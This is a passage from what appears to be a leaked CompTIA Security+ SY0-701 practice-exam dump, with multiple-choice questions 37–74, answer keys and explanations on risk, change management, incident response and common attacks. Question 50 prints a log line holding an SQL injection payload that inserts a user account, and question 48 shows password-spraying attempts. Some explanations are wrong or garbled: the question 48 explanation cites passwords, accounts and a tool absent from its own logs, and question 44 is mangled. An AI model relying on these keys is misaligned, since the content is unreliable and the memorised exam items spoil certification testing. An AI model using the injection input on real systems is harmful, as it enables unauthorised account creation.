C). Delaying remediation timelines by replacing affected systems in a maintenance windowThis describes scheduling or change timing, not compensating controls.
D). Remediating software flaws by modifying source code to remove insecure functionsThis is direct remediation, not a compensating control.
From the SY0-701 perspective, compensating controls are used when the ideal fix is not possible, so B is the best explanation.

**NEW QUESTION: 37**
Which of the following describes effective change management procedures?
**A.** Approving the change after a successful deployment
**B.** Having a backout plan when a patch fails
**C.** Using a spreadsheet for tracking changes
**D.** Using an automatic change control bypass for security updates
**Answer: (SHOW ANSWER)**
Effective change management requires structured planning, testing, review, approval, deployment, and rollback capabilities. According to CompTIA Security+ SY0-701, one of the most critical components of change management is having a backout plan, which allows the

organization to safely revert changes if the update or patch causes issues, operational disruption, or security instability. A proper backout plan reduces downtime, maintains system availability, and protects against unexpected failures.
Approving a change after deployment (A) violates standard change management protocols. Approval must occur before live implementation. Using a spreadsheet (C) is not considered an effective or secure change management mechanism. Automatic bypassing of change controls (D) is dangerous, even for security patches, because changes must be tested to avoid service outages or unintended vulnerabilities.
Therefore, the best description of effective change management is B: Having a backout plan when a patch fails.

**NEW QUESTION: 38**
Which of the following activities are associated with vulnerability management? (Select two).
**A.** Correlation
**B.** Tabletop exercise
**C.** Prioritization
**D.** Exploiting
**E.** Reporting
**F.** Containment
**Answer: C,E (LEAVE A REPLY)**

**NEW QUESTION: 39**
Which of the following is the most likely benefit of conducting an internal audit?
**A.** Findings are reported to shareholders.
**B.** Reports are not formal and can be reassigned.
**C.** Control gaps are identified for remediation.
**D.** The need for external audits is eliminated.
**Answer: (SHOW ANSWER)**
Internal audits are conducted within an organization to independently assess and evaluate the effectiveness of internal controls, policies, and procedures. A key benefit of internal audits is the identification of control gaps or weaknesses that can then be remediated before they lead to security incidents or compliance failures.
Unlike external audits, internal audit findings are primarily for management and internal stakeholders, focusing on improving security posture and operational efficiency. Reports generated are formal and documented to ensure accountability, and internal audits do not replace the need for external audits, which provide independent verification to external parties like regulators or shareholders.
This role of internal audits in identifying deficiencies and driving remediation efforts is emphasized in the Security Program Management and Oversight domain of the SY0-701 exam#7:Chapter 5 CompTIA Security+ Practice Tests#.

**NEW QUESTION: 40**
Which of the following metrics impacts the backup schedule as part of the BIA?
**A.** RTO
**B.** RPO
**C.** MTTR
**D.** MTBF
**Answer: (SHOW ANSWER)**

Recovery Point Objective (RPO) defines the maximum acceptable amount of data loss measured in time. It directly impacts how frequently backups should occur to ensure data can be restored to a point no older than the RPO after a disruption.
Recovery Time Objective (RTO) (A) defines how quickly systems must be restored but does not dictate backup frequency. Mean Time To Repair (MTTR) (C) and Mean Time Between Failures (MTBF) (D) relate to system repair and reliability metrics, not backup schedules.
Understanding and defining RPO is a key part of the Business Impact Analysis (BIA) process covered in the Risk Management domain#6:Chapter 17 CompTIA Security+ Study Guide#.

**NEW QUESTION: 41**
A security analyst is reviewing the security of a SaaS application that the company intends to purchase.
Which of the following documentations should the security analyst request from the SaaS application vendor?
**A.** Service-level agreement
**B.** Third-party audit
**C.** Statement of work
**D.** Data privacy agreement
**Answer: (SHOW ANSWER)**
A third-party audit provides an independent assessment of the SaaS vendor's security controls, compliance, and practices. This documentation helps verify that the vendor meets security standards and follows best practices.
Reference:
CompTIA Security+ SY0-701 Official Study Guide, Domain 5.3: "Third-party audits offer independent verification of vendor security controls." Exam Objectives 5.3: "Summarize third-party risk management concepts."

**NEW QUESTION: 42**
Which of the following activities should a systems administrator perform to quarantine a potentially infected system?
**A.** Move the device into an air-gapped environment.
**B.** Disable remote log-in through Group Policy.
**C.** Convert the device into a sandbox.
**D.** Remote wipe the device using the MDM platform.
**Answer: (SHOW ANSWER)**
Detailed Explanation:Quarantining a potentially infected system by placing it into an air-gapped environment physically disconnects it from the network. This prevents the spread of malware while maintaining the integrity of forensic evidence. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 4: Security Operations, Section: "Incident Response and Containment".

**NEW QUESTION: 43**
An organization has been experiencing issues with deleted network share data and improperly assigned permissions. Which of the following would best help track and remediate these issues?
**A.** DLP
**B.** EDR
**C.** FIM
**D.** ACL
**Answer: C (LEAVE A REPLY)**

File Integrity Monitoring (FIM) is the best tool for detecting unauthorized file deletions, modifications, or improper permission changes within network shares. FIM works by creating cryptographic hashes and baselines for protected files or directories and then continuously monitoring for deviations. Any unauthorized deletion, modification, or permission change triggers alerts.
Security+ SY0-701 identifies FIM as a foundational integrity control used in compliance frameworks (PCI- DSS, HIPAA) and operational security monitoring. Because the organization is experiencing unpredictable changes to shared files and permissions, FIM provides visibility and accountability for who changed what and when.
DLP (A) prevents data leakage but does not detect permission changes. EDR (B) focuses on endpoint threat behavior, not file integrity on network shares. ACLs (D) define permissions but do not track changes or detect unauthorized modifications.
Therefore, C: FIM is the correct choice.

**NEW QUESTION: 44**
Cadets speaking a foreign language are using company phone numbers to make unsolicited phone calls lo a partner organization. A security analyst validates through phone system logs that the calls are occurring and the numbers are not being spoofed. Which of the following is the most likely explanation?
**A.** The executive team is traveling internationally and trying to avoid roaming charges
**B.** The company's SIP server security settings are weak.
**C.** Disgruntled employees are making calls to the partner organization.
**D.** The service provider has assigned multiple companies the same numbers
**Answer: (SHOW ANSWER)**
If cadets are using company phone numbers to make unsolicited calls, and the logs confirm the numbers are not being spoofed, it suggests that the SIP (Session Initiation Protocol) server's security settings might be weak. This could allow unauthorized access or exploitation of the company's telephony services, potentially leading to misuse by unauthorized individuals.
References = CompTIA Security+ SY0-701 study materials, especially on SIP security and common vulnerabilities.

**NEW QUESTION: 45**
Which of the following security measures is required when using a cloud-based platform for loT management?
**A.** Encrypted connection
**B.** Single sign-on
**C.** Firewall
**D.** Federated identity
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 46**
A security audit of an organization revealed that most of the IT staff members have domain administrator credentials and do not change the passwords regularly. Which of the following solutions should the security learn propose to resolve the findings in the most complete way?
**A.** Creating group policies to enforce password rotation on domain administrator credentials
**B.** Reviewing the domain administrator group, removing all unnecessary administrators, and rotating all passwords
**C.** Integrating the domain administrator's group with an IdP and requiring SSO with MFA for all access
**D.** Securing domain administrator credentials in a PAM vault and controlling access with role-based access control
**Answer: D (LEAVE A REPLY)**

Using a Privileged Access Management (PAM) vault to secure domain administrator credentials and enforcing role-based access control (RBAC) is the most comprehensive solution. PAM systems help manage and control access to privileged accounts, ensuring that only authorized personnel can access sensitive credentials. This approach also facilitates password rotation, auditing, and ensures that credentials are not misused or left unchanged. Integrating PAM with RBAC ensures that access is granted based on the user's role, further enhancing security.
References =
* CompTIA Security+ SY0-701 Course Content: Domain 05 Security Program Management and Oversight.
* CompTIA Security+ SY0-601 Study Guide: Chapter on Identity and Access Management.



**NEW QUESTION: 47**
A security operations center determines that the malicious activity detected on a server is normal. Which of the following activities describes the act of ignoring detected activity in the future?
**A.** Tuning
**B.** Aggregating
**C.** Quarantining
**D.** Archiving
**Answer: (SHOW ANSWER)**
Tuning is the activity of adjusting the configuration or parameters of a security tool or system to optimize its performance and reduce false positives or false negatives. Tuning can help to filter out the normal or benign activity that is detected by the security tool or system, and focus on the malicious or anomalous activity that requires further investigation or response. Tuning can also help to improve the efficiency and effectiveness of the security operations center by reducing the workload and alert fatigue of the analysts. Tuning is different from aggregating, which is the activity of collecting and combining data from multiple sources or sensors to provide a comprehensive view of the security posture. Tuning is also different from quarantining, which is the activity of isolating a potentially infected or compromised device or system from the rest of the network to prevent further damage or spread. Tuning is also different from archiving, which is the activity of storing and preserving historical data or records for future reference or compliance. The act of ignoring detected activity in the future that is deemed normal by the security operations center is an example of tuning, as it involves modifying the settings or rules of the security tool or system to exclude the activity from the detection scope.
Therefore, this is the best answer among the given options. References = Security Alerting and Monitoring Concepts and Tools - CompTIA Security+ SY0-701: 4.3, video at 7:00; CompTIA Security+ SY0-701 Certification Study Guide, page 191.

**NEW QUESTION: 48**
A security analyst is reviewing the following logs:

```
[10:00:00 AM] Login rejected - username administrator - password Spring2023
[10:00:01 AM] Login rejected - username jsmith - password Spring2023
[10:00:01 AM] Login rejected - username guest - password Spring2023
[10:00:02 AM] Login rejected - username cpolk - password Spring2023
[10:00:03 AM] Login rejected - username fmartin - password Spring2023
```

Which of the following attacks is most likely occurring?

**A.** Password spraying

**B.** Account forgery

**C.** Pass-t he-hash

**D.** Brute-force

**Answer: (SHOW ANSWER)**

Password spraying is a type of brute force attack that tries common passwords across several accounts to find a match. It is a mass trial-and-error approach that can bypass account lockout protocols. It can give hackers access to personal or business accounts and information. It is not a targeted attack, but a high-volume attack tactic that uses a dictionary or a list of popular or weak passwords12.

The logs show that the attacker is using the same password ("password123") to attempt to log in to different accounts ("admin", "user1", "user2", etc.) on the same web server. This is a typical pattern of password spraying, as the attacker is hoping that at least one of the accounts has a weak password that matches the one they are trying. The attacker is also using a tool called Hydra, which is one of the most popular brute force tools, often used in cracking passwords for network authentication3.

Account forgery is not the correct answer, because it involves creating fake accounts or credentials to impersonate legitimate users or entities. There is no evidence of account forgery in the logs, as the attacker is not creating any new accounts or using forged credentials.

Pass-the-hash is not the correct answer, because it involves stealing a hashed user credential and using it to create a new authenticated session on the same network. Pass-the-hash does not require the attacker to know or crack the password, as they use the stored version of the password to initiate a new session4. The logs show that the attacker is using plain text passwords, not hashes, to try to log in to the web server.

Brute-force is not the correct answer, because it is a broader term that encompasses different types of attacks that involve trying different variations of symbols or words until the correct password is found. Password spraying is a specific type of brute force attack that uses a single common password against multiple accounts5. The logs show that the attacker is using password spraying, not brute force in general, to try to gain access to the web server. References = 1: Password spraying: An overview of password spraying attacks ... - Norton, 2: Security: Credential Stuffing vs. Password Spraying - Baeldung, 3: Brute ForceAttack: A definition + 6 types to know | Norton, 4: What is a Pass-the-Hash Attack? - CrowdStrike, 5: What is a Brute Force Attack? | Definition, Types & How It Works - Fortinet

**NEW QUESTION: 49**

An administrator must replace an expired SSL certificate. Which of the following does the administrator need to create the new SSL certificate?

**A.** CSR

**B.** OCSP

**C.** Key

**D.** CRL

**Answer: (SHOW ANSWER)**

A Certificate Signing Request (CSR) is a request sent to a certificate authority (CA) to issue an SSL certificate. The CSR contains information like the public key, which will be part of the certificate.References:
Security+ SY0-701 Course Content, Security+ SY0-601 Book.

**NEW QUESTION: 50**

While investigating a possible incident, a security analyst discovers the following log entries:
67.118.34.157 ----- [28/Jul/2022:10:26:59 -0300] "GET /query.php?q-wireless%20headphones / HTTP/1.0"
200 12737
132.18.222.103 ----[28/Jul/2022:10:27:10 -0300] "GET /query.php?q=123 INSERT INTO users VALUES ('temp', 'pass123')# / HTTP/1.0" 200 935
12.45.101.121 ----- [28/Jul/2022:10:27:22 -0300] "GET /query.php?q=mp3%20players I HTTP/1.0" 200 14650
Which of the following should the analyst do first?



**A.** Implement a WAF
**B.** Disable the query .php script
**C.** Block brute-force attempts on temporary users
**D.** Check the users table for new accounts
**Answer: (SHOW ANSWER)**
The logs show an SQL injection attack. The first step is to verify if new accounts have been created, indicating a successful injection.

**NEW QUESTION: 51**
Which of the following is the best way to consistently determine on a daily basis whether security settings on servers have been modified?
**A.** Automation
**B.** Compliance checklist
**C.** Attestation
**D.** Manual audit
**Answer: A (LEAVE A REPLY)**
Automation is the best way to consistently determine on a daily basis whether security settings on servers have been modified. Automation is the process of using software, hardware, or other tools to perform tasks that would otherwise require human intervention or manual effort. Automation can help to improve the efficiency, accuracy, and consistency of security operations, as well as reduce human errors and costs.
Automation can be used to monitor, audit, and enforce security settings on servers, such as firewall rules, encryption keys, access controls, patch levels, and configuration files. Automation can also alert security personnel of any changes or anomalies that may indicate a security breach or compromise12.
The other options are not the best ways to consistently determine on a daily basis whether security settings on servers have been modified:
* Compliance checklist: This is a document that lists the security requirements, standards, or best practices that an organization must follow or adhere to. A compliance checklist can help to ensure that the security settings on servers are aligned with the organizational policies and regulations, but it does not automatically detect or report any changes or modifications that may occur on a daily basis3.
* Attestation: This is a process of verifying or confirming the validity or accuracy of a statement, claim, or fact. Attestation can be used to provide assurance or evidence that the security settings on servers are correct and authorized, but it does not continuously monitor or audit any changes or modifications that may occur on a daily basis4.

* Manual audit: This is a process of examining or reviewing the security settings on servers by human inspectors or auditors. A manual audit can help to identify and correct any security issues or discrepancies on servers, but it is time-consuming, labor-intensive, and prone to human errors. A manual audit may not be feasible or practical to perform on a daily basis.
References = 1: CompTIA Security+ SY0-701 Certification Study Guide, page 1022: Automation and Scripting - CompTIA Security+ SY0-701 - 5.1, video by Professor Messer3: CompTIA Security+ SY0-701 Certification Study Guide, page 974: CompTIA Security+ SY0-701 Certification Study Guide, page 98. :
CompTIA Security+ SY0-701 Certification Study Guide, page 99.

**NEW QUESTION: 52**
Which of the following threat actors would most likely deface the website of a high-profile music group?
**A.** Unskilled attacker
**B.** Organized crime
**C.** Nation-state
**D.** Insider threat
**Answer: (SHOW ANSWER)**
Detailed Explanation:An unskilled attacker, often referred to as a script kiddie, is likely to engage in website defacement. This type of attack typically requires minimal expertise and is often conducted for notoriety.
Reference: CompTIA Security+ SY0-701 Study Guide, Domain 2: Threats, Section: "Threat Actors and Motivations".

**NEW QUESTION: 53**
An attacker posing as the Chief Executive Officer calls an employee and instructs the employee to buy gift cards. Which of the following techniques is the attacker using?
**A.** Smishing
**B.** Disinformation
**C.** Impersonating
**D.** Whaling
**Answer: (SHOW ANSWER)**
Whaling is a type of phishing attack that targets high-profile individuals, such as executives, celebrities, or politicians. The attacker impersonates someone with authority or influence and tries to trick the victim into performing an action, such as transferring money, revealing sensitive information, or clicking on a malicious link. Whaling is also called CEO fraud or business email compromise2.
References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 3, page 97.

**NEW QUESTION: 54**
A company is experiencing issues with employees leaving the company for a competitor and taking customer contact information with them. Which of the following tools will help prevent this from reoccurring?
**A.** FIM
**B.** NAC
**C.** IDS
**D.** UBA
**Answer: (SHOW ANSWER)**

User Behavior Analytics (UBA) monitors user activities and detects anomalous behavior such as unauthorized data access or exfiltration, including when employees attempt to copy sensitive customer contact information before leaving. UBA can alert security teams to insider threats proactively.
File Integrity Monitoring (FIM) (A) detects unauthorized changes to files but is less effective against data exfiltration by insiders. Network Access Control (NAC) (B) controls device access to the network, and Intrusion Detection Systems (IDS) (C) detect suspicious network activity but do not specifically analyze user behaviors.
UBA is a critical tool for insider threat detection covered in Security Operations#6:Chapter 14 CompTIA Security+ Study Guide#.

**NEW QUESTION: 55**
A systems administrator receives a text message from an unknown number claiming to be the Chief Executive Officer of the company. The message states an emergency situation requires a password reset. Which of the following threat vectors is being used?
**A.** Typosquatting
**B.** Smishing
**C.** Pretexting
**D.** Impersonation
**Answer: (SHOW ANSWER)**
Detailed Explanation:Smishing is a type of phishing attack that uses SMS text messages to deceive recipients into taking actions such as revealing sensitive information. The urgency in the text indicates this vector.
Reference: CompTIA Security+ SY0-701 Study Guide, Domain 2: Threats, Section: "Social Engineering Techniques".

**NEW QUESTION: 56**
During a security incident, the security operations team identified sustained network traffic from a malicious IP address:
10.1.4.9. A security analyst is creating an inbound firewall rule to block the IP address from accessing the organization's network. Which of the following fulfills this request?
**A.** access-list inbound deny ig source 0.0.0.0/0 destination 10.1.4.9/32
**B.** access-list inbound deny ig source 10.1.4.9/32 destination 0.0.0.0/0
**C.** access-list inbound permit ig source 10.1.4.9/32 destination 0.0.0.0/0
**D.** access-list inbound permit ig source 0.0.0.0/0 destination 10.1.4.9/32
**Answer: (SHOW ANSWER)**
A firewall rule is a set of criteria that determines whether to allow or deny a packet to pass through the firewall. A firewall rule consists of several elements, such as the action, the protocol, the source address, the destination address, and the port number. The syntax of a firewall rule may vary depending on the type and vendor of the firewall, but the basic logic is the same. In this question, the security analyst is creating an inbound firewall rule to block the IP address 10.1.4.9 from accessing the organization's network. This means that the action should be deny, the protocol should be any (or ig for IP), the source address should be 10.1.4.9
/32 (which means a single IP address), the destination address should be 0.0.0.0/0 (which means any IP address), and the port number should be any. Therefore, the correct firewall rule is:
access-list inbound deny ig source 10.1.4.9/32 destination 0.0.0.0/0
This rule will match any packet that has the source IP address of 10.1.4.9 and drop it. The other options are incorrect because they either have the wrong action, the wrong source address, or the wrong destination address. For example, option A has the source and destination addresses reversed, which means that it will block any packet that has the destination IP address of 10.1.4.9, which is not the intended

goal. Option C has the wrong action, which is permit, which means that it will allow the packet to pass through the firewall, which is also not the intended goal. Option D has the same problem as option A, with the source and destination addresses reversed.
References = Firewall Rules - CompTIA Security+ SY0-401: 1.2, Firewalls - SY0-601 CompTIA Security+ : 3.3, Firewalls - CompTIA Security+ SY0-501, Understanding Firewall Rules - CompTIA Network+ N10-005: 5.5, Configuring Windows Firewall - CompTIA A+ 220-1102 - 1.6.

**NEW QUESTION: 57**
During a penetration test in a hypervisor, the security engineer is able to use a script to inject a malicious payload and access the host filesystem. Which of the following best describes this vulnerability?
**A.** VM escape
**B.** Cross-site scripting
**C.** Malicious update
**D.** SQL injection
**Answer: (SHOW ANSWER)**
Comprehensive and Detailed Explanation From Exact Extract:
VM escape occurs when an attacker inside a virtual machine breaks out of the guest OS and gains access to the underlying host hypervisor or other virtual machines. In this scenario, the penetration tester executes a script to inject a malicious payload that allows access to the host filesystem-this is the textbook definition of VM escape.
The SY0-701 exam specifically identifies VM escape as one of the most critical virtualization vulnerabilities, as it defeats isolation and can compromise entire virtual environments. This typically results from flaws in hypervisor software, improper sandboxing, or insecure VM tools.
Cross-site scripting (B) affects web applications and browsers, not hypervisors. Malicious updates (C) involve tampered patch delivery. SQL injection (D) targets databases through application input fields.
Because the attacker moved from a VM to the host system, the correct classification is VM escape, a high- severity virtualization vulnerability.

**NEW QUESTION: 58**
A systems administrator is concerned users are accessing emails through a duplicate site that is not run by the company. Which of the following is used in this scenario?
**A.** Phishing
**B.** Replication
**C.** Impersonation
**D.** Smishing
**Answer: C (LEAVE A REPLY)**

**NEW QUESTION: 59**
A systems administrator is changing the password policy within an enterprise environment and wants this update implemented on all systems as quickly as possible. Which of the following operating system security measures will the administrator most likely use?
**A.** Deploying PowerShell scripts
**B.** Pushing GPO update
**C.** Enabling PAP
**D.** Updating EDR profiles

**Answer: (SHOW ANSWER)**
A group policy object (GPO) is a mechanism for applying configuration settings to computers and users in an Active Directory domain. By pushing a GPO update, the systems administrator can quickly and uniformly enforce the new password policy across all systems in the domain. Deploying PowerShell scripts, enabling PAP, and updating EDR profiles are not the most efficient or effective ways to change the password policy within an enterprise environment. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 115; Password Policy - Windows Security

**NEW QUESTION: 60**
Which of the following is the best safeguard to protect against an extended power failure?
**A.** Off-site backups
**B.** Batteries
**C.** Uninterruptible power supplies
**D.** Generators
**Answer: (SHOW ANSWER)**
For extended power failures, the best safeguard is a generator. CompTIA Security+ SY0-701 emphasizes that generators are designed to provide long-term, sustained power, unlike UPS systems, which only supply temporary emergency power.
Generators ensure that critical operations-including data centers, communication systems, and security infrastructure-stay online for hours or days, depending on fuel capacity. This matches the requirement for mitigating "extended" outages.
UPS units (C) protect against short-term outages and provide time for graceful shutdown or generator startup, but cannot support prolonged power consumption. Batteries (B) provide the least protection and run out quickly. Off-site backups (A) do not maintain operational continuity; they simply preserve data.
Disaster recovery and business continuity planning in SY0-701 highlights generators as essential components for maintaining availability, a core principle of the CIA triad. Generators prevent downtime, maintain productivity, and keep essential systems functioning throughout prolonged outages, making D the best answer.

**NEW QUESTION: 61**
An organization's internet-facing website was compromised when an attacker exploited a buffer overflow.
Which of the following should the organization deploy tobestprotect against similar attacks in the future?
**A.** NGFW
**B.** WAF
**C.** TLS
**D.** SD-WAN
**Answer: (SHOW ANSWER)**
A buffer overflow is a type of software vulnerability that occurs when an application writes more data to a memory buffer than it can hold, causing the excess data to overwrite adjacent memory locations. This can lead to unexpected behavior, such as crashes, errors, or code execution. A buffer overflow can be exploited by an attacker to inject malicious code or commands into the application, which can compromise the security and functionality of the system. An organization's internet-facing website was compromised when an attacker exploited a buffer overflow. To best protect against similar attacks in the future, the organization should deploy a web application firewall (WAF). A WAF is a type of firewall that monitors and filters the traffic between a web application and the internet. A WAF can detect and block common web attacks, such as buffer overflows, SQL injections, cross-site scripting (XSS), and more. A WAF can also enforce security policies and rules, such as input validation, output encoding, and encryption. A WAF can provide a layer of protection for the web

application, preventing attackers from exploiting its vulnerabilities and compromising its data. References = Buffer Overflows - CompTIA Security+ SY0-701 - 2.3, Web Application Firewalls - CompTIA Security+ SY0-701 - 2.4, [CompTIA Security+ Study Guide with over 500 Practice Test Questions: Exam SY0-701, 9th Edition]



**NEW QUESTION: 62**
A security analyst is reviewing alerts in the SIEM related to potential malicious network traffic coming from an employee's corporate laptop. The security analyst has determined that additional data about the executable running on the machine is necessary to continue the investigation. Which of the following logs should the analyst use as a data source?
**A.** Application
**B.** IPS/IDS
**C.** Network
**D.** Endpoint
**Answer: (SHOW ANSWER)**
An endpoint log is a file that contains information about the activities and events that occur on an end-user device, such as a laptop, desktop, tablet, or smartphone. Endpoint logs can provide valuable data for security analysts, such as the processes running on the device, the network connections established, the files accessed or modified, the user actions performed, and the applications installed or updated. Endpoint logs can also record the details of any executable files running on the device, such as the name, path, size, hash, signature, and permissions of the executable.
An application log is a file that contains information about the events that occur within a software application, such as errors, warnings, transactions, or performance metrics. Application logs can help developers and administrators troubleshoot issues, optimize performance, and monitor user behavior. However, application logs may not provide enough information about the executable files running on the device, especially if they are malicious or unknown.
An IPS/IDS log is a file that contains information about the network traffic that is monitored and analyzed by an intrusion prevention system (IPS) or an intrusion detection system (IDS). IPS/IDS logs can help security analysts identify and block potential attacks, such as exploit attempts, denial-of-service (DoS) attacks, or malicious scans. However, IPS/IDS logs may not provide enough information about the executable files running on the device, especially if they are encrypted, obfuscated, or use legitimate protocols.
A network log is a file that contains information about the network activity and communication that occurs between devices, such as IP addresses, ports, protocols, packets, or bytes. Network logs can help security analysts understand the network topology, traffic patterns, and bandwidth usage. However, network logs may not provide enough information about the executable files running on the device, especially if they are hidden, spoofed, or use proxy servers.
Therefore, the best log type to use as a data source for additional information about the executable running on the machine is the endpoint log, as it can provide the most relevant and detailed data about the executable file and its behavior.
References = https://www.crowdstrike.com/cybersecurity-101/observability/application-log/
https://owasp.org/www-project-proactive-controls/v3/en/c9-security-logging

**NEW QUESTION: 63**
Which of the following would be most useful in determining whether the long-term cost to transfer a risk is less than the impact of the risk?
**A.** ARO
**B.** RTO
**C.** RPO
**D.** ALE
**E.** SLE
**Answer: (SHOW ANSWER)**
The Annual Loss Expectancy (ALE) is most useful in determining whether the long-term cost to transfer a risk is less than the impact of the risk. ALE is calculated by multiplying the Single Loss Expectancy (SLE) by the Annualized Rate of Occurrence (ARO), which provides an estimate of the annual expected loss due to a specific risk, making it valuable for long-term financial planning and risk management decisions.References:
CompTIA Security+ SY0-701 course content and official CompTIA study resources.

**NEW QUESTION: 64**
Which of the following would help ensure a security analyst is able to accurately measure the overall risk to an organization when a new vulnerability is disclosed?
**A.** A full inventory of all hardware and software
**B.** Documentation of system classifications
**C.** A list of system owners and their departments
**D.** Third-party risk assessment documentation
**Answer: (SHOW ANSWER)**
A full inventory of all hardware and software is essential for measuring the overall risk to an organization when a new vulnerability is disclosed, because it allows the security analyst to identify which systems are affected by the vulnerability and prioritize the remediation efforts. Without a full inventory, the security analyst may miss some vulnerable systems or waste time and resources on irrelevant ones. Documentation of system classifications, a list of system owners and their departments, and third-party risk assessment documentation are all useful for risk management, but they are not sufficient to measure the impact of a new vulnerability. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 1221; Risk Assessment and Analysis Methods: Qualitative and Quantitative3

**NEW QUESTION: 65**
A database administrator is updating the company's SQL database, which stores credit card information for pending purchases. Which of the following is the best method to secure the data against a potential breach?
**A.** Obfuscation
**B.** Hashing
**C.** Masking
**D.** Tokenization
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 66**

A company is planning a disaster recovery site and needs to ensure that a single natural disaster would not result in the complete loss of regulated backup data. Which of the following should the company consider?

**A.** Geographic dispersion

**B.** Platform diversity

**C.** Hot site

**D.** Load balancing

**Answer: (SHOW ANSWER)**

Geographic dispersion is the practice of having backup data stored in different locations that are far enough apart to minimize the risk of a single natural disaster affecting both sites. This ensures that the company can recover its regulated data in case of a disaster at the primary site. Platform diversity, hot site, and load balancing are not directly related to the protection of backup data from natural disasters.

References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 449; Disaster Recovery Planning: Geographic Diversity

**NEW QUESTION: 67**

An IT manager is putting together a documented plan describing how the organization will keep operating in the event of a global incident. Which of the following plans is the IT manager creating?

**A.** Business continuity

**B.** Physical security

**C.** Change management

**D.** Disaster recovery

**Answer: (SHOW ANSWER)**

The IT manager is creating a Business Continuity Plan (BCP). A BCP describes how an organization will continue to operate during and after a disaster or global incident. It ensures that critical business functions remain operational despite adverse conditions, with a focus on minimizing downtime and maintaining essential services.

* Physical security relates to protecting physical assets.
* Change management ensures changes in IT systems are introduced smoothly, without disrupting operations.
* Disaster recovery is a subset of business continuity but focuses specifically on recovering from IT- related incidents.

**NEW QUESTION: 68**

Which of the following would a security administrator use to comply with a secure baseline during a patch update?

**A.** Information security policy

**B.** Service-level expectations

**C.** Standard operating procedure

**D.** Test result report

**Answer: C (LEAVE A REPLY)**

Detailed Explanation:Standard operating procedures (SOPs) outline the steps to be followed to maintain a secure baseline, such as testing and deploying patches while minimizing risk to the system. Reference:

CompTIA Security+ SY0-701 Study Guide, Domain 4: Security Operations, Section: "Patch Management and Baseline Compliance".

**NEW QUESTION: 69**

Which of the following best explains a concern with OS-based vulnerabilities?

**A.** An exploit would give an attacker access to system functions that span multiple applications.

**B.** The OS vendor ' s patch cycle is not frequent enough to mitigate the large number of threats.
**C.** Most users trust the core operating system features and may not notice if the system has been compromised.
**D.** Exploitation of an operating system vulnerability is typically easier than any other vulnerability.
**Answer: (SHOW ANSWER)**
Operating system (OS) vulnerabilitiescan allow attackers to exploit system functions that affect multiple applications, leading towidespread compromise.
B (patch cycle concerns)is valid but not the primary concern-many OS vendors provide regular patches.
C (user trust in OS features)is a risk, but the more significant issue is thatOS vulnerabilities often affect multiple system components.
D (ease of exploitation)is not always true, as application and human-related vulnerabilities can be equally exploitable.
Thus,the main concern is that an OS exploit can impact multiple system functions, leading to broader security risks.

**NEW QUESTION: 70**
Which of the following steps in the risk management process involves establishing the scope and potential risks involved with a project?

**A.** Risk mitigation
**B.** Risk identification
**C.** Risk treatment
**D.** Risk monitoring and review
**Answer: (SHOW ANSWER)**
Risk identificationis the first step in the risk management process, where potential threats and vulnerabilities are analyzed to understand their impact on an organization. This includesidentifying assets, evaluating threats, and assessing potential vulnerabilities.
Risk mitigation: Reducing risk by implementing controls.
Risk treatment: Determining how to handle identified risks.
Risk monitoring and review: Ongoing evaluation of risk controls.
Reference:CompTIA Security+ SY0-701 Official Study Guide, Security Program Management and Oversight domain.

**NEW QUESTION: 71**
A company makes a change during the appropriate change window, but the unsuccessful change extends beyond the scheduled time and impacts customers. Which of the following would prevent this from reoccurring?
**A.** User notification
**B.** Change approval
**C.** Risk analysis
**D.** Backout plan
**Answer: (SHOW ANSWER)**
A backout plan provides a documented procedure to revert or undo a change if it fails or causes issues, helping to restore the environment quickly and prevent extended downtime. Having a backout plan in place minimizes impact during failed changes.
User notification (A) informs users but does not prevent failures. Change approval (B) and risk analysis (C) occur before the change and cannot fix issues after failure.
Backout planning is a best practice in Change Management covered in Security Program Management#6:
Chapter 16 CompTIA Security+ Study Guide#

**NEW QUESTION: 72**
Alerts from email protection systems and MSSPs must be entered into an IT service management system and assigned to the security team. Which of the following should an organization implement to enable this functionality?
**A.** Automated compliance monitoring
**B.** Automated ticket creation
**C.** Automated vulnerability scans
**D.** Automated indicator sharing
**Answer: (SHOW ANSWER)**
The best answer is B. Automated ticket creation.
The requirement is to take alerts from email protection systems and MSSPs and ensure they are entered into an IT service management system and assigned to the security team. That function is best achieved through automated ticket creation, which generates incidents or service tickets based on incoming alerts and routes them to the appropriate group.
This improves consistency, response time, and tracking of security events.
Why the other options are incorrect:
A). Automated compliance monitoringThis focuses on compliance status, not routing alerts into an ITSM workflow.
C). Automated vulnerability scansVulnerability scanning identifies weaknesses, but it does not create or assign incident tickets from security alerts.
D). Automated indicator sharingIndicator sharing helps distribute threat intelligence, but it does not directly create and assign IT service tickets.
From a Security+ viewpoint, integrating alert sources with response workflows commonly involves ticketing automation, so B is correct.

**NEW QUESTION: 73**
Which of the following are the most important considerations when encrypting data? (Select two).
**A.** Obfuscation
**B.** Algorithms
**C.** Data masking
**D.** Key length
**E.** Tokenization
**F.** Salting
**Answer: B,D (LEAVE A REPLY)**
When encrypting data, two fundamental drivers of cryptographic strength are the algorithm you choose and the key length you use (which affects brute-force feasibility and overall security margin). The Study Guide emphasizes algorithm selection as a best practice: "First, choose your encryption system wisely... Choose an encryption system with an algorithm in the public domain that has been thoroughly vetted by industry experts." It then highlights key selection/size as another central decision: "You must also select your keys in an appropriate manner. Use a key length that balances your security requirements with performance considerations." These two choices directly affect whether encryption meaningfully protects confidentiality. By contrast, obfuscation, masking, and tokenization are different data-protection techniques (often used to reduce exposure or de-identify data) rather than core encryption-strength parameters. Salting is primarily associated with strengthening password hashing (defending against rainbow table attacks), not selecting encryption primitives /strength for general data encryption. Therefore, the best two considerations in the context of encryption itself are Algorithms and Key length.
References: Encryption best practices-select vetted algorithms and appropriate key length .

**NEW QUESTION: 74**
Which of the following describes an executive team that is meeting in a board room and testing the company's incident response plan?
**A.** Continuity of operations
**B.** Capacity planning
**C.** Tabletop exercise
**D.** Parallel processing
**Answer: (SHOW ANSWER)**
A tabletop exercise involves the executive team or key stakeholders discussing and testing the company's incident response plan in a simulated environment. These exercises are low-stress, discussion-based, and help to validate the plan's effectiveness by walking through different scenarios without disrupting actual operations. It is an essential part of testing business continuity and incident response strategies.
